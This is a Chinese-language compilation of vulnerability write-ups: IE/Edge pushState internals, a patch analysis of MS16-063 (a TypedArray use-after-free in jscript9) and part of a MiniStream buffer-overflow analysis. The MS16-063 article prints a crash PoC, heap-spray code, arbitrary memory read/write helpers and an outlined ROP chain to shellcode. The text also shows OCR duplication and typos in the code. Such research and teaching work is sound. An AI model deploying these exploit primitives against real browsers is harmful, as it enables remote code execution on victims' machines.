在 IE11 上执行，一段时间后浏览器就出现了未响应的提示。但是内存占用却很少。这是为什么呢？从代码看，IE 对历史条目做了限制。数量是 500-1209（不同版本的 IE/Edge 有区别），但是对比 Chrome（100）和 Safari（50），IE 的数量明显要多，但是内存占用却最少，这是为什么呢？看来得再仔细看下它的机制了。

IE 中历史操作的接口为 IOmHistory（对应类 COmHistory），对应 F12 里面的 history 对象。可以在 MSDN 查到它的相关信息：https://msdn.microsoft.com/en-us/library/hh774261(v=vs.85).aspx。

因为今天机器修好了，所以，我就以 Edge 为样本开始分析吧。jscript9.dll 中调用 pushState 后，传给 CFastDOM::CHistory::Trampoline_pushState(PVOID, CallInfo*，PPVOID)去处理。trampoline 的代码十分简单，我简单人肉反编译一下，原始代码大致如下（为了避免各种 vtguard 代码，以下使用的是 64 位 EdgeHTML.dll）：

```
class CFastDOM
{
    public:
        static PVOID CFastDOM::CHistory::Trampoline_pushState(PVOID
pv, CallInfo* pci, PPVOID ppv)
        {
            CBase* pBase = m_base;
```

```
          IActiveScriptDirect * pIASD = ValidateCallT<0>(pv, ppv,
pci, 1, 0x10B2, &pBase);
          DWORD dwResult = COmHistory::SetStateHelper(pIASD, ppv, pci
& 0xffffff, 1);
          if(!dwResult)
          {
             CFastDOM::ThrowDOMError(pIASD, pci, dwResult, pBase);
          }
          return 0;
       }
}
```

反观这段代码，唯一“有效”（我们能看得见）的操作就是 SetStateHelper 了。这个函数里面，如果一切正常，Edge 会更新窗口数据，为文档添加浏览记录（CDoc::AddTravelEntery(pWindow, TRUE);）、更新后退状态（CDoc::UpdateBackForwardState(TRUE);）并更新了历史记录管理器中的 URL 信息（HRESULT hr = COmHistory::UpdateUrl(pWindow, (OLECHAR*)&pszNewURL);）。

但是事实确实如此吗？显然不是，当传入的 URL 大于 INTERNET_MAX_PATH_LENGTH（2048）字节时，COmHistory::PrepareUrlForUpdate 调用的 MSHTML!CMarkup::ExpandUrl 中拼接 URL 的 API CoInternetCombineUrl 会返回 0x80004003。

```
#define INTERNET_MAX_HOST_NAME_LENGTH   256
#define INTERNET_MAX_USER_NAME_LENGTH   128
#define INTERNET_MAX_PASSWORD_LENGTH    128
#define INTERNET_MAX_PORT_NUMBER_LENGTH 5          // INTERNET_PORT
is unsigned short
#define INTERNET_MAX_PORT_NUMBER_VALUE  65535      // maximum
unsigned short value
#define INTERNET_MAX_PATH_LENGTH        2048
#define INTERNET_MAX_PROTOCOL_NAME      "gopher"   // longest
protocol name
#define INTERNET_MAX_URL_LENGTH
((sizeof(INTERNET_MAX_PROTOCOL_NAME) - 1) \
                                    + sizeof("://") \
                                    + INTERNET_MAX_PATH_LENGTH)
```

0x80004003 的含义是：E_POINTER | pwzResult is NULL, or the buffer is too small.

但这是为什么呢，这个 API 只是拼接 URL 而已，为什么会管 URL 长度？回头看 MSHTML!CMarkup::ExpandUrl 调用该 API 时的代码，传入的 BUFFER 只有 2048 字节呀。

hr = CoInternetCombineUrl(pwzBaseUrl, pwzRelativeUrl, dwCombineFlags, pszResult,INTERNET_MAX_PATH_LENGTH, &pcchResult, 0);

所以后续插入、更新操作都没有了，顺便还调用了 ThrowDOMError，导致后面的代码都无法执行了（在 IE/Edge 中的体现是 SCRIPT16387:无效指针，就是 0x80004003 的解释）。这也就能解释为什么 Edge 为啥如此“高效”了。所以 Edge 实际上做的是：

```
var s = 0;
var t = 0;
for(i = 0; i < 100000; ++i)
{
    t += i.toString().length;
    if(t > 2048) break;
    s += t;
}
console.log(s);
```

占用 702425 字。
Chrome 和 Safari 的我会在接下来几期中发布。

第3篇　对 IE 的 MS16-063 漏洞补丁分析

作者：jas0n

几周前微软又发布了 MS16-063 的每月计划更新。本次更新对象为 IE ，修复了 jscript9.dll 中的 TypedArray 和 DataView 两个函数。

补丁前后改动分析：

同样的，本次也是用 BinDiff 来分析 5 月和 6 月的 jscript9.dll 的区别：

Similarity	Confidence	Address	Primary Name
0.01	0.03	101A5076	?BaseTypedDirectSetItem@?$TypedArray@M$0A@@Js@@QAEHIPAXP6...
0.99	0.99	100F767B	?CheckFuncAssignment@@YGXPAVSymbol@@PAUParseNode@@PA...
0.75	0.98	101A4EEE	?CommonSet@TypedArrayBase@Js@@SGPAXAAUArguments@2@@Z
0.90	0.98	101A5DEC	?CreateNewInstance@TypedArrayBase@Js@@KGPAXAAUArguments@...
0.59	0.94	101B94AB	?DeferredInitializer@CustomExternalType@Js@@SAXPAVDynamicObjec...
0.71	0.97	102C3760	?DirectGetItem@?$TypedArray@_J$0A@@Js@@UAEPAXI@Z
0.71	0.97	102C3770	?DirectGetItem@?$TypedArray@_K$0A@@Js@@UAEPAXI@Z
0.71	0.97	10217CA0	?DirectGetItem@?$TypedArray@D$0A@@Js@@UAEPAXI@Z
0.71	0.97	102C3730	?DirectGetItem@?$TypedArray@E$00@Js@@UAEPAXI@Z
0.55	0.98	101A5B90	?DirectGetItem@?$TypedArray@E$0A@@Js@@UAEPAXI@Z
0.81	0.98	10217D30	?DirectGetItem@?$TypedArray@F$0A@@Js@@UAEPAXI@Z
0.81	0.98	10217D60	?DirectGetItem@?$TypedArray@G$0A@@Js@@UAEPAXI@Z
0.44	0.79	10217DE0	?DirectGetItem@?$TypedArray@H$0A@@Js@@UAEPAXI@Z
0.44	0.79	10217DF0	?DirectGetItem@?$TypedArray@I$0A@@Js@@UAEPAXI@Z
0.35	0.73	102C3740	?DirectGetItem@?$TypedArray@N$0A@@Js@@UAEPAXI@Z
0.73	0.97	102C37D0	?DirectGetItem@CharArray@Js@@UAEPAXI@Z
0.36	0.73	102C3870	?DirectSetItem@?$TypedArray@_J$0A@@Js@@UAEHIPAX@Z
0.36	0.73	102C3890	?DirectSetItem@?$TypedArray@_N$0A@@Js@@UAEHIPAX@Z
0.36	0.73	10217CB0	?DirectSetItem@?$TypedArray@D$0A@@Js@@UAEHIPAX@Z
0.37	0.73	10318A60	?DirectSetItem@?$TypedArray@E$00@Js@@SGHPAV12@IPAX@Z
0.36	0.73	102C3830	?DirectSetItem@?$TypedArray@E$00@Js@@UAEHIPAX@Z
0.57	0.98	101A5C30	?DirectSetItem@?$TypedArray@E$0A@@Js@@UAEHIPAX@Z
0.36	0.73	10217D40	?DirectSetItem@?$TypedArray@F$0A@@Js@@UAEHIPAX@Z
0.36	0.73	10217D70	?DirectSetItem@?$TypedArray@G$0A@@Js@@UAEHIPAX@Z
0.36	0.73	101A6190	?DirectSetItem@?$TypedArray@H$0A@@Js@@UAEHIPAX@Z
0.36	0.73	101A5CB0	?DirectSetItem@?$TypedArray@I$0A@@Js@@UAEHIPAX@Z
0.37	0.73	10217E20	?DirectSetItem@?$TypedArray@M$0A@@Js@@UAEHIPAX@Z
0.36	0.73	102C3850	?DirectSetItem@?$TypedArray@N$0A@@Js@@UAEHIPAX@Z

与上次不同，这次的改动就非常多了。但是如果仔细看下，大部分的改动都是和 DirectGetItem、 DirectSetItem 方法和 TypedArray 及其关联类有关。同时也能看到 DataView 类里的 GetValue 和 SetValue 的函数的改动。

Similarity	Confidence	Address	Primary Name
0.98	0.99	10144D20	??$DirectSetItem_Full@PAX@JavascriptArray@Js@@QAEXIPAX@Z
0.62	0.93	102BA0A7	??$GetValue@D@DataView@Js@@AAEPAXIH@Z
0.62	0.93	102BA106	??$GetValue@E@DataView@Js@@AAEPAXIH@Z
0.76	0.97	102BA165	??$GetValue@F@DataView@Js@@AAEPAXIH@Z
0.76	0.97	102BA1D8	??$GetValue@G@DataView@Js@@AAEPAXIH@Z
0.74	0.96	102BA24B	??$GetValue@H@DataView@Js@@AAEPAXIH@Z
0.74	0.96	102BA2AF	??$GetValue@I@DataView@Js@@AAEPAXIH@Z
0.77	0.97	102BA313	??$GetValueWithCheck@MPAM@DataView@Js@@AAEPAXIH@Z
0.77	0.97	102BA391	??$GetValueWithCheck@NPAN@DataView@Js@@AAEPAXIH@Z
0.72	0.78	10313BE6	??$MapEntryUntil@V_lambda_53d520dbb1d80a33636375e6d3825c8a...
0.59	0.96	10313C51	??$MapEntryUntil@V_lambda_a42580848b8710206456ccb64c49e14e...
0.76	0.97	102BA46D	??$SetValue@FPAF@DataView@Js@@AAEXIFH@Z
0.73	0.96	102BA4D7	??$SetValue@HPAH@DataView@Js@@AAEXIHH@Z
0.76	0.97	102BA535	??$SetValue@MPAM@DataView@Js@@AAEXIMH@Z
0.76	0.97	102BA59B	??$SetValue@NPAN@DataView@Js@@AAEXINH@Z

TypedArray 和 DataView：

有关 TypedArray 更多资料，可以阅读这里，但是它提供了的那个用于访问的函数是受一个 ArrayBuffer 备份原始二进制数据的机制。

ArrayBuffer 是不能被直接访问与操作的，只能通过 view 这类高级接口来操作，它会提供一段包含自身类型，偏移，多个元素的内容。

用 DataView，我们可以得到灵活的读取和写入任意的字节顺序（字节序）任意数据项。


用 TypedArray，我们可以指定数组元素的数据类型为以下之一：

- Int8Array: 有符号 8-bit 整数
- Uint8Array: 无符号 8-bit 整数
- Uint8ClampedArray: 无符号 8-bit 插值整数（插值基于 0 到 255）
- Int16Array: 有符号 16-bit 整数
- Uint16Array: 无符号 16-bit 整数
- Int32Array: 有符号 32-bit 整数
- Uint32Array: 无符号 32-bit 整数
- Float32Array: 32-bit IEEE 浮点数（float）
- Float64Array: 64-bit IEEE 浮点数（double）


TypedArray 和 DataView 两个函数在访问与操作原始数据的功能上相似，接下来看看更新的内容。

分析

下图中很清楚的看到更新后的版本添加了一些代码：（左 6 月右 5 月）



更新前， DirectGetItem、 DirectSetItem 每个类型数组只是检查索引是不是超出了范围，然后读入缓冲区。



伪代码大致如下：


```
inline Var DirectGetItem(__in uint32 index) { if (index <
GetLength()) { TypeName* typedBuffer = (TypeName*)buffer; return
JavascriptNumber::ToVar( typedBuffer[index], GetScriptContext() ); }
return GetLibrary()->GetUndefined(); }

inline Var DirectGetItem(__in uint32 index)
{
    if (index < GetLength())
    {
        TypeName* typedBuffer = (TypeName*)buffer;
        return JavascriptNumber::ToVar(
            typedBuffer[index], GetScriptContext()
        );
    }
    return GetLibrary()->GetUndefined();
}
```

请注意，这里的缓冲区根本就没有检查自身数据，因此缓冲区可以在被访问或操作前分离，从而产生 UAF 漏洞。

这时候可以强制一下 ArrayBuffer 通过使用 postMessage 传值来分离缓冲区，下面的代码段足以脱离由 AB 引用的 ArrayBuffer：

```
function detach(ab) { postMessage("", "*", [ab]); }
function detach(ab) {
    postMessage("", "*", [ab]);
}
```

修改后的代码会自己检查缓冲区逃逸问题，从而防止 UAF 发生。



有趣的是，这个漏洞明明已经在 ChakraCore16 年 1 月的首次提交里已经修复了....不知道这次漏洞再次产生是什么原因.....

```
//https://github.com/Microsoft/ChakraCore/blob/master/lib/Runtime/Library/TypedArray.h#L238

inline Var BaseTypedDirectGetItem(__in uint32 index) { if (this->IsDetachedBuffer()) //

9.4.5.8 IntegerIndexedElementGet
{ JavascriptError::ThrowTypeError(GetScriptContext(),JSERR_DetachedTypedArray); }
if (index < GetLength()) { Assert((index + 1)* sizeof(TypeName)+GetByteOffset() <= GetArrayBuffer()->GetByteLength()); TypeName* typedBuffer = (TypeName*)buffer; return JavascriptNumber::ToVar(typedBuffer[index], GetScriptContext()); } return GetLibrary()->GetUndefined(); }

//https://github.com/Microsoft/ChakraCore/blob/master/lib/Runtime/Library/TypedArray.h#L238

inline Var BaseTypedDirectGetItem(__in uint32 index)
{
    if (this->IsDetachedBuffer()) // 9.4.5.8 IntegerIndexedElementGet
        {
        JavascriptError::ThrowTypeError(GetScriptContext(), JSERR_DetachedTypedArray);
         }

    if (index < GetLength())
        {
        Assert((index + 1)* sizeof(TypeName)+GetByteOffset() <= GetArrayBuffer()->GetByteLength());
        TypeName* typedBuffer = (TypeName*)buffer;
         return JavascriptNumber::ToVar(typedBuffer[index], GetScriptContext());
    }
```

```
    return GetLibrary()->GetUndefined();
}
```

本次最终更新之后， jscript9 也会去验证一遍 TypedArray 和 DataView 两个函数的缓冲区逃逸，确保 UAF 不发生。

触发 PoC：

触发来说就简单很多了：

1. 创建一个 TypedArray——我们可以用任何类型的数据，但是这里使用 Int8Array
2. 通过第一步的 Int8Array 制造一个 ArrayBuffer 的缓冲区逃逸，用来释放缓冲区
3. 使用 Int8Array 访问已经被释放的缓冲区

```
<html>
<body>
<script> function pwn() {
       var ab = new ArrayBuffer(1000 * 1024);
       var ia = new Int8Array(ab);
       detach(ab);
       setTimeout(main, 50, ia);
       function detach(ab) {
          postMessage("", "*", [ab]);
       }

       function main(ia) {
          ia[100] = 0x41414141;
       }
   }
   setTimeout(pwn, 50); </script>
</body>
</html>
<html>

<body>

<script>
   function pwn() {
       var ab = new ArrayBuffer(1000 * 1024);
       var ia = new Int8Array(ab);
       detach(ab);
       setTimeout(main, 50, ia);

       function detach(ab) {
          postMessage("", "*", [ab]);
       }

       function main(ia) {
          ia[100] = 0x41414141;
       }
   }
   setTimeout(pwn, 50);
```

```
</script>

</body>
</html>
```

成功 crash：

```
(ac4.adc): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=41414141 ebx=023c18a0 ecx=41414141 edx=00000001 esi=00000064 edi=03480020
eip=6aa237c2 esp=0235be00 ebp=0235be80 iopl=0         ov up ei ng nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010a87
jscript9!Js::JavascriptOperators::OP_SetElementI+0x1d6165:
6aa237c2 88043e          mov     byte ptr [esi+edi],al      ds:0023:03480084=??
0:007> !vprot edi
BaseAddress:       03480000
AllocationBase:    00000000
RegionSize:        000e0000
State:             00010000  MEM_FREE
Protect:           00000001  PAGE_NOACCESS
```

总的来说，这个 PoC 在写入已经被释放的内存（即 ia[100]现在指向空闲内存）从而导致程序崩溃。对攻击来说，则需要创建并且先分配这个对象的元数据，这样才会有任意内存读写的效果。

Exploit：

测试环境为 Windows7，IE11，以及 edge，因为目前这些版本还没有修复该漏洞。


根据上文 PoC 说到的，首先要分配一个 ArrayBuffer 对象，使用 Int8Array，然后继续分配一个较大的 ArrayBuffer 缓冲区（大致 2MB），这样内存就会在使用后被系统释放。使用这种方法的好处是不需要对缓冲区大小做太严格的限制，大致 2MB 就可以了。

一旦触发了内存回收机制，就可以填充 N 多较小的数据到那个被释放的内存空间里，达到内容可控的效果。

```
var ab = new ArrayBuffer(2123 * 1024);
var ia = new Int8Array(ab);
var ab = new ArrayBuffer(2123 * 1024);
var ab2 = new ArrayBuffer(0x1337);

function sprayHeap() {
        for (var i = 0; I < 100000; i++){
                arr[i] = new Uint8Arry(ab2);
        }
}
```

以上的操作会触发 LFH 控制大小的类函数 sizeof(Uint8Array)，同时多个内存块也会被 LFH 分配。

可以用 VMMap 来查看一下：



现在就要定位一个我们刚刚创建过的 Uint8Array 的对象， Uint8Array 类有 4byte 长，这时候需要搜索下刚刚定义的 ab2(0x1337)，找到之后就需要手动增加对应数组 arr 的长度。

```
for (var i = 0; ia[i] != 0x37 || ia[i+1] != 0x13 || ia[i+2] != 0x00
|| ia[i+3] != 0x00; i++)
{
  if (ia[i] === undefined)
    return;
}

ia[i]++;
lengthIdx = i;

try {
  for (var i = 0; arr[i].length != 0x1338; i++);
} catch (e) {
  return;
}
mv = arr[i];
```

现在这个刚刚分配的特殊的 Uint8Array 对象将用来作为读取存储 view 和写入任意内存的变量：

```
for (car I =0;ia[i] != 0x37
||ia[i+1] !=0x13||ia[i+2]!=0x00||ia[i+3]!=0x00;i++)
{
        if(ia[i]===undefined) return;
}

ia[i]++;
lengthIdx =i;

try{
        for (var I =0; arr[i].length !=0x1338;i++);
} catch (e){
        return;
}

mv = arr[i];
```

和上次一样，我们编写简单的辅助功能：

```
function setAddress(addr) {
        ia[lengthIdx + 4] = addr & 0xFF;
        ia[lengthIdx + 4 + 1] = (addr >> 8) & 0xFF;ia[lengthIdx + 4 +
2] = (addr >> 16) & 0xFF;
ia[lengthIdx + 4 + 3] = (addr >> 24) & 0xFF;}
function readN(addr, n) {
        if (n != 4 && n != 8)return 0;
        setAddress(addr);
        var ret = 0;
        for (var i = 0; i < n; i++)ret |= (mv[i] << (i * 8))return
ret;}
function writeN(addr, val, n) {
        if (n != 2 && n != 4 && n != 8)return;
        setAddress(addr);
        for (var i = 0; i < n; i++)mv[i] = (val >> (i * 8)) & 0xFF}
```

接下来，根据目标环境的不同，我们也有很多不同的方法来实现上面的攻击，对于开始提到的 Win7IE11 环境，攻击方案如下：

1. 计算泄露 vftable 地址的 jscript9 基址
2. 在堆缓冲区建立一个 fake virtual function table

   使用 stack-pivot gadget 替换子数组的指针


   mov esp, ebx; pop ebx; ret

   注意：EBX 是我们提供给子数组的第一个参数

3. 读取 VirtualProtect 入口，导入表
4. 构造 ROP Payload，调用函数 VirtualProtect 到 shellcode 的缓冲区

5. 覆盖原来 Uint8Array 对象 的 vftable 地址为我们刚刚构造的那个
6. 调用 mv.subarray，完成

shellcode 成功的启动了 notepad：



不过这个记事本是运行在沙箱+低权限环境的，提权不在本文的讨论范围之内。

Exp 已经上传到众多程序猿都喜欢用的 Gayhub。

第4篇　Ministream 缓冲区溢出分析

作者：k0sh1

此漏洞是由于 Ministream 处理文件时，对文件内容没有进行严格的检查，在 MiniStream 主程序中读取程序，之后进入 MSRMfilter03.dll 这个动态链接库中调用 Playlist_FindNextItem 函数处理文件内容，导致了畸形字符串覆盖缓冲区，在函数结束返回时，由于 esp 被覆盖，导致程序可控。是一个典型的缓冲区溢出漏洞，下面对此漏洞进行详细分析。

首先，在样本构造时，filepath 变量需要注意一下。

```
filepath = ("\x01\x00\x00\x00\x00\x00\x00\x00"   #
           "\xCA\x84\xB2\x75\x4C\x00\x31\x00"   # Ê„²uD2
           "\x22\x00\x00\x00\x43\x3A\x5C\x55"   # "C:\U
           "\x73\x65\x72\x73\x5C\x61\x64\x6D"   # sers\adm
           "\x69\x6E\x5C\x44\x65\x73\x6B\x74"   # in\Deskt
           "\x6F\x70\x5C\x65\x78\x70\x6C\x6F"   # op\explo
           "\x69\x74\x2E\x77\x61\x78\x00\x00")   # itwax
```

这个变量地址不能变，这是程序既定读取内容，需要根据文件路径来规定这个路径，如果想复现这个漏洞的话，这个地址如果系统里没有，可以在 C 盘下创建一个目录。

样本根据这个路径生成完毕后，用 MiniStream 打开，程序崩溃，到达漏洞触发位置。

```
(60c.688): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c93003d edx=00000010 esi=77c2fce0
edi=0000aaec
eip=41414141 esp=000ff730 ebp=00383d30 iopl=0         nv up ei pl nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000206
41414141 ??              ???
```

这里我们通过 kb 回溯堆栈调用，发现堆栈已经被破坏了，好像大多数栈溢出都会碰到这样的情况。

```
(60c.688): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c93003d edx=00000010 esi=77c2fce0
edi=0000aaec
eip=41414141 esp=000ff730 ebp=00383d30 iopl=0         nv up ei pl nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000206
41414141 ??              ???
```

这种情况下我们采用 od 的方法，加载所有模块间调用，根据文件打开操作，寻找一些敏感调用下全局断点来找到漏洞触发前的一个点，根据这种情况，在 od 中找到了一个 fopen 函数调用。

```
找到的模块间的调用，条目 4509
 地址=00435D60
 反汇编=call dword ptr ds:[<&MSVCRT.fopen>]
 目标文件=msvcrt.fopen
```

重新加载程序，打开样本，程序中断。

```
0041D1D7  |.  68 E4734400   push RM2MP3Co.004473E4                ;
/mode = "rb"
0041D1DC  |.  55           push ebp                               ; |path
=
"C:\Users\admin\Desktop\exploit.wax"
0041D1DD  |.  FF15 28C74300 call dword ptr ds:[<&MSVCRT.fopen>]     ;
\fopen
```

可以看到此时却是是对样本文件的打开操作，再次运行样本，直接到达漏洞现场，那么此处调用应该是漏洞触发前的唯一一次调用，我们就由此入手来分析漏洞形成的原因。

漏洞分析

首先在 fopen 之后，有一处 fread 操作，我们通过 ida pro 来看看 fread 附近的代码。

```
.text:0041D1F9 loc_41D1F9:                             ; CODE XREF:
sub_41D010+1DAj
.text:0041D1F9                 push    esi             ; File
.text:0041D1FA                 push    400h            ; Count
.text:0041D1FF                 lea     ecx, [esp+492Ch+DstBuf]
.text:0041D203                 push    1              ; ElementSize
.text:0041D205                 push    ecx             ; DstBuf
.text:0041D206                 call    ds:fread
```

可以看到，ecx 寄存器作为 DstBuf，地址中用于保存读取到的文件内容。接下来用 windbg 跟踪一下这处 call 调用。

```
0:000> p
eax=77c2fce0 ebx=00104a58 ecx=000ff748 edx=00386658 esi=77c2fce0
edi=00447418
eip=0041d206 esp=000ff720 ebp=00383d30 iopl=0         nv up ei pl nz
na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000202
RM2MP3Converter+0x1d206:
0041d206 ff1524c74300    call    dword ptr [RM2MP3Converter+0x3c724
